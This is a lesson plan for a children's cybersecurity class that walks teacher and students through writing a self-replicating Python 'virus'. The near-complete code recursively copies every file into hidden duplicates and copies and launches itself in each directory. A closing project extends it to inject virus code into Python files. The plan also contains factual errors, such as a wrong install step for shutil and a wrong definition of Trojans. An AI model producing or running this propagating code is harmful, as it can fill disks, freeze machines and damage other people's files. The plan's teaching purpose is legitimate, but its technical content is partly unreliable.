

Topic	Introduction to Virus	
Class Description	Students will be able to understand Viruses and will learn how viruses infect the files, directories, and operating system and will harm anyone system	
Class	C-230	
Class time	45 mins	
Goal	<ul style="list-style-type: none"> <li>• Understand about Malware &amp; Virus</li> <li>• Infect the files</li> <li>• Replicate of the files</li> </ul>	
Resources Required	<ul style="list-style-type: none"> <li>• Teacher Resources:               <ul style="list-style-type: none"> <li>○ Laptop with internet connectivity</li> <li>○ Earphones with mic</li> <li>○ Notebook and pen</li> <li>○ Visual Studio Code</li> </ul> </li> <li>• Student Resources:               <ul style="list-style-type: none"> <li>○ Laptop with internet connectivity</li> <li>○ Earphones with mic</li> <li>○ Notebook and pen</li> <li>○ Visual Studio Code</li> </ul> </li> </ul>	
Class structure	<b>Warm-Up</b> <b>Teacher-led Activity 1</b> <b>Student-led Activity 1</b> <b>Wrap-Up</b>	<b>10 mins</b> <b>10 mins</b> <b>20 mins</b> <b>5 mins</b>
<b>WARM-UP SESSION - 10mins</b>		
<b>Teacher Action</b>		<b>Student Action</b>

<p>Hey &lt;student's name&gt;. How are you? It's great to see you! Are you excited to learn something new today?</p> <p>Any doubts from the last session?</p> <p><i>The teacher clarifies doubts (if any)</i></p> <p>Okay, so you remember what we did in the last session</p> <p>Great!</p> <p>Any doubts from the last session?</p> <p><i>The teacher clarifies doubts (if any)</i></p> <p>Would you mind sharing your experience with this cybersecurity module?</p> <p>How does this module help you learn something new?</p> <p>How are computer networks and programming related?</p> <p><i>The teacher will pay attention to what the students say and share her thoughts as well</i></p> <p>That's nice!</p> <p>Now let's get to today's session</p>	<p><b>ESR:</b> Hi, thanks, yes, I am excited about it!</p> <p><b>ESR:</b> Varied!</p> <p><b>ESR:</b> Varied!</p> <p><b>ESR:</b> Varied!</p>
<b>Q&amp;A Session</b>	
<b>Question</b>	<b>Answer</b>
What is the extension of python programs?	

A. .py B. A and C C. .pyw D. None of the above	<b>B</b>
Which one is the correct syntax of <b>print()</b> statement?  A. print() B. A and C C. print( "This is correct ") D. None of the above	<b>C</b>
<b>TEACHER-LED ACTIVITY - 10mins</b>	
<b>Teacher Initiates Screen Share</b>	
<p style="text-align: center;"><u><b>ACTIVITY</b></u></p> <ul style="list-style-type: none"> <li>• <b>Learn about Computer Virus</b></li> <li>• <b>Get the path</b></li> <li>• <b>Create a virus</b></li> </ul>	
<b>Teacher Action</b>	<b>Student Action</b>
Is there any information on when this coronavirus era will end?  Hope everyone in the world is free of this virus and will be healthy and safe  Viruses have changed our lives completely!  Do you agree with me on this point!  Have you experienced any changes due to it?	<b>ESR</b> Varied!

*Listen to students and share your thoughts as well.*

You know, whenever I think about this virus, I am surprised how it came from one part of the world to infect the entire globe.

**ESR**  
Varied!

Have you noticed the way this virus works?

**ESR**  
Viruses spread through infected people

Right!

Perhaps it has ended, but this covid virus is designed to spread from one host to another and to replicate itself. That's why we are getting different versions of viruses so often.

OK!

Do you think we can do the same?

**ESR**  
Varied!

NO! NO!

I am not talking about coronavirus here!

No more discussions on Coronavirus because I'm scared of it every time. Let's talk about other viruses instead.

I am sure you must have heard of computer viruses also!

Let's learn about computer viruses!

***“A computer virus is a malicious piece of code that spreads from one device to another”***

Computer viruses are very similar to biological viruses. These viruses are programmed to harm computers by replicating, by damaging programs and files, deleting files and even they can change computer operations, or reformatting the hard drive or stop it from working altogether.

Let's learn how we can create our own virus.

***If we try these things, it should be for learning only, not for testing on others!***

Like how we protect ourselves from Coronaviruses with sanitizers and facemasks, similarly you need to protect your program files to save it from this Virus

As we are trying, Make a separate folder and store your virus program there only. Otherwise, It will affect all your programs as well.

***Note: Make a separate folder where no other file is present and save the virus.py file in that folder only Make sure your important files won't be affected.***

<p>Let's talk about types of viruses:</p> <ol style="list-style-type: none"> <li>1. Worms - Worms are viruses that, unlike traditional viruses, do not need the user's intervention to spread between devices, It usually spreads using replication</li> <li>2. Trojans: A virus that targets machines or networks to spread itself.</li> <li>3. Ransomware: During ransomware attacks, a user's files are encrypted and a ransom is demanded to regain access to them.</li> </ol>	
<p>There are many types of viruses.</p> <p>Do you have any idea what a virus can do?</p> <p>It can :</p> <ul style="list-style-type: none"> <li>• Shut down the PC</li> <li>• Freeze the PC</li> <li>• Format the PC</li> <li>• Change the PC registries</li> <li>• Block the WI-Fi-</li> <li>• Take storage in pc</li> <li>• Damage your files</li> <li>• It is also possible for them to encrypt your data and ask about ransomware</li> </ul> <p>What if you want to create your virus?</p> <p>Is it possible? If Yes, what will you do to create the virus?</p> <p>Yes, We can create viruses, a virus is nothing, it's a</p>	<p><b>ESR</b> Varied!</p> <p><b>ESR</b> Varied!</p>

<p>malicious piece of code.</p> <p><i>However, we should always be cautious when using such viruses: Sometimes it can harm your computer and make your computer of no use.</i></p> <p>Let's create a virus!</p> <p>But what will our virus do?</p> <p>Our malware replicates itself and makes unwanted files that consume spaces in our hard drives or the current directory and sub-directories</p> <p>It will make your drives/directory full without any visible reason and even freeze your system too.</p> <p>Now let's divide our code in two sections to see how its works.</p> <ol style="list-style-type: none"> <li>1. Replicate the code</li> <li>2. Make new files</li> </ol>	
<p><i>The teacher will download the code from <a href="#">Teacher Activity 1</a></i></p>	<p><i>The student will download the code from <a href="#">Student Activity 1</a></i></p>
<p>Let's start coding</p> <p><b>import os</b></p> <p>As we need to take up space on the hard drive/directory, we need to import the os module, os module provides access to the operating system</p> <p><b>Shutil</b></p> <p><b>import shutil</b></p>	

shutil module helps in automating the process of copying and removal of files and directories

### Install shutil library

Go to command prompt/Terminal

Type:

*pip install pytest-shutil*

### import random

The **random** module is used to generate random numbers from a given range to create new file names for the replicating virus

```
import os
import shutil
import random
```

Create a class virus and initialize virus

1. The **\_\_init\_\_** function is a reserved method in python to initialize the attributes of the class.
2. Set new instance (objects) **path**, **target\_dir**, **repeat** Value to **None**
3. Initialize the variable **path** to store the current path
4. Initialize the list variable **target\_dir** to store current and subdirectories
5. Initialize the variable **repeat** with any value of your choice for a program to know how many copies to be created for a virus
6. Initialize the full path of virus file **Virus.py** to variable **own\_path**. This will be used to copy and create new virus files



```
class Virus:

    def __init__(self, path=None, target_dir=None, repeat=None):
        self.path = path
        self.target_dir = []
        self.repeat = 2
        self.own_path = os.path.realpath(__file__)
```

Call the **main()** function to perform all virus actions.

1. Fetch the **current\_directory** in which the Virus.py file is presently using the **os.path.abspath**
2. Define the object **Virus** for class **Virus** and set the attribute path to **current\_directory**. Access class attribute and method through objects

```
if __name__ == "__main__":
    current_directory = os.path.abspath("")
    Virus = Virus(path=current_directory)
    Virus.Virus_action()
```

So, to make copies of files and occupy space on drives, we need to have the exact location of the directory where a virus is going to act.

Create function **list\_directories** to store the path to all directories present in the current path in list variable - **target\_dir**

1. Append the target\_dir with current values stored in variable target\_dir
2. Get the list of all files and directories in the current path in which the virus file is present

3. Apply a for loop on the list of files just stored in variable **current\_dir**. This function will check if it's a file or directory. This is needed as we are only interested in directories here
4. New files we are creating with function replicate will start with "." and so we will exclude them from our list to find only the directories.
5. Get the full path of the file/directory
6. Print the directory
7. Check if the **absolute\_path** is a directory
8. If the path is a directory in the previous step i.e absolute path, then call the function **list\_directories** with a new attribute, which will append the same to the **target\_dir** list variable
9. If the absolute path is a file then no action will be performed and pass this in else condition.

```
def list_directories(self,path):  
    self.target_dir.append(path)  
    current_dir = os.listdir(path)  
  
    for file in current_dir:  
        if not file.startswith('.'):   
            absolute_path = os.path.join(path, file)  
            print(absolute_path)  
  
            if os.path.isdir(absolute_path):  
                self.list_directories(absolute_path)  
            else:  
                pass
```

*The boilerplate code ends here, Teacher will start writing code from here:*

As we get the path of the current directory now its time to create a virus

Create a function new\_virus with an attribute **self**

1. Fetch the directories stored in **target\_dir** one by one to create a new virus using **for** loop
2. Choose a random number to create a new name for the new virus.**randint()** will select any number within the specified range
3. Create the new name of the new virus which will take virus as a name along with a random number and add .py as an extension
4. Store the full path of the new virus in a variable destination using **os.path.join()**
5. Copy the virus from the base virus file to a new destination using the python command **shutil.copy**


<p><b>file()</b></p> <p>6. Run the new virus in the operating system's selected directory</p> <p><i>We have created a function like what our virus will do, right? But there is still a lot to do, we need to see how it replicates in the file and when it starts to act</i></p>	
<pre>def new_virus(self):     for directory in self.target_dir:         n = random.randint(0,10)         new_virus="Virus"+str(n)+".py"         destination = os.path.join(directory, new_virus)         shutil.copyfile(self.own_path, destination)         os.system(new_virus + " 1")</pre>	
<p style="text-align: center;"><b>Teacher Stops Screen Share</b></p>	
<p style="text-align: center;"><b>STUDENT-LED ACTIVITY - 20 mins</b></p>	
<ul style="list-style-type: none"> <li>● Ask the student to press the ESC key to come back to the panel.</li> <li>● Guide the student to start Screen Share.</li> <li>● The teacher gets into Full Screen.</li> </ul>	
<p style="text-align: center;"><b>ACTIVITY</b></p> <ul style="list-style-type: none"> <li>● Students will create a replication function</li> <li>● Students will create a virus action code</li> </ul>	
<p style="text-align: center;"><b>Teacher Action</b></p>	<p style="text-align: center;"><b>Student Action</b></p>
<p><i>Guide the student to get the boilerplate code from <a href="#">Student Activity 2</a></i></p>	<p><i>Student clones the code from <a href="#">Student Activity2</a></i></p>
<p>Now, the next thing is to make replicate files in the same directory</p> <p>Create a function <b>replicate</b> and pass the argument (<b>self</b>)</p>	

1. Fetch the directories stored in **target\_dir** one by one to replicate files in respective directories
2. Fetch the files present in the directory to **replicate**
3. Fetch the files one by one using **for loop** to **replicate** every file
4. Get the **absolute file path** along with filename
5. Ignore the files created by a virus(i.e. **starting with "."**) and the directories
6. Assign the full file path to the variable **source**
7. This is the **for loop** to know how many copies of a file to be made, which it will know from the variable **repeat** initialized above in the program
8. Set the **destination** path along with a file name to be which is to be replicated
9. Copy file using python built-in function **shutil.copy file**

```
def replicate(self):
    for directory in self.target_dir:
        file_list_in_dir = os.listdir(directory)
        for file in file_list_in_dir:
            abs_path = os.path.join(directory, file)
            if not abs_path.startswith('.') and not os.path.isdir(abs_path):
                source = abs_path
                for i in range(self.repeat):
                    destination = os.path.join(directory, "."+file+str(i))
                    shutil.copyfile(source, destination)
```

Now, we have both replication virus and new worm, now we

<p>need to call this function at <b>Virus_action</b></p> <ol style="list-style-type: none"> <li>1. Define the main function <b>Virus_action</b></li> <li>2. Call the function <b>list_directories</b> to list all the directories in the current directory along with a current directory</li> <li>3. Print the list of target directories stored in target_dir fetched with function <b>list_directories</b></li> <li>4. Call the function <b>replicate()</b> to replicate the files with different names</li> <li>5. Call the function <b>new_virus()</b> to replicate a new virus and run the same</li> </ol>	
<pre>def Virus_action(self):     self.list_directories(self.path)     print(self.target_dir)     self.replicate()     self.new_virus()</pre>	
<p>Now, we are done with our program part, its time to run the program</p>	



**Teacher Guides Student to Stop Screen Share**

**WRAP UP SESSION - 5 Mins**




**Quiz time - Click on the In-class quiz**

Question	Answer
<p>What is the purpose of the <b>randint()</b> function?</p> <p>A. Generate random numbers            B. Show a list of random characters            C. Remove all the random characters            D. None of the above</p>	<b>A</b>
<p>What is the procedure to install shutil?</p> <p>A. pip install pytest-shutil            B. pip install shutil            C. pip install pytest            D. None of the above</p>	<b>A</b>

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<p>Why do we need the <b>init()</b> function in class?</p> <p>A. Act as a constructor          B. Automatically call the function          C. Act as an intilizerer          D. All of the above</p>	<p><b>D</b></p>
<p><b>End the quiz panel</b></p>	
<p><b>FEEDBACK</b></p> <ul style="list-style-type: none"> <li>• Appreciate the students for their efforts in the class.</li> <li>• Ask the student to make notes for the reflection journal along with the code they wrote in today's class.</li> </ul>	
Teacher Action	Student Action
<p>You get Hats off for your excellent work!</p> <p>In the next class, we will learn about SQL</p>	<p><i>Make sure you have given at least 2 Hats Off during the class for:</i></p> <div>  +10            Creatively Solved Activities         </div> <div>  +10            Great Question         </div> <div>  +10            Strong Concentration         </div>
<p><b>Project Discussion</b></p> <p>In Class 230 we discussed viruses, worms, and Trojans and how they can cause problems for us if they are not handled adequately. Today in this project you need to create worms that will make a copy of themselves and other files to consume spaces in your directory</p>	



<p>Daisy is eager to learn more about computer viruses. For this reason, she tried many virus programs. However, now she wants to create a virus that will only replicate the original Python files. She would like to add a piece of code that will replicate all python files with virus codes. Your job is to help Daisy create the virus.</p>	
<div>Teacher Clicks</div> <div>✕ End Class</div>	
<b>ADDITIONAL ACTIVITIES</b>	
<p><b>Additional Activities</b></p> <p>If still time left in the class, the teacher can do this additional activity</p>	<p><b>ESR</b>  <i>Will ask parents about the password !</i></p>

ACTIVITY LINKS		
Activity Name	Description	Link

Teacher Activity 1	BoilerPlate Code	<a href="https://github.com/pro-whitehatjr/Pro-C230-TeacherBoilerPlate">https://github.com/pro-whitehatjr/Pro-C230-TeacherBoilerPlate</a>
Teacher Activity 2	Reference Code	<a href="https://github.com/pro-whitehatjr/Pro-C230-ReferenceCode">https://github.com/pro-whitehatjr/Pro-C230-ReferenceCode</a>
Student Activity 2	Boilerplate Code	<a href="https://github.com/pro-whitehatjr/Pro_C230_StudentBoilerCode">https://github.com/pro-whitehatjr/Pro_C230_StudentBoilerCode</a>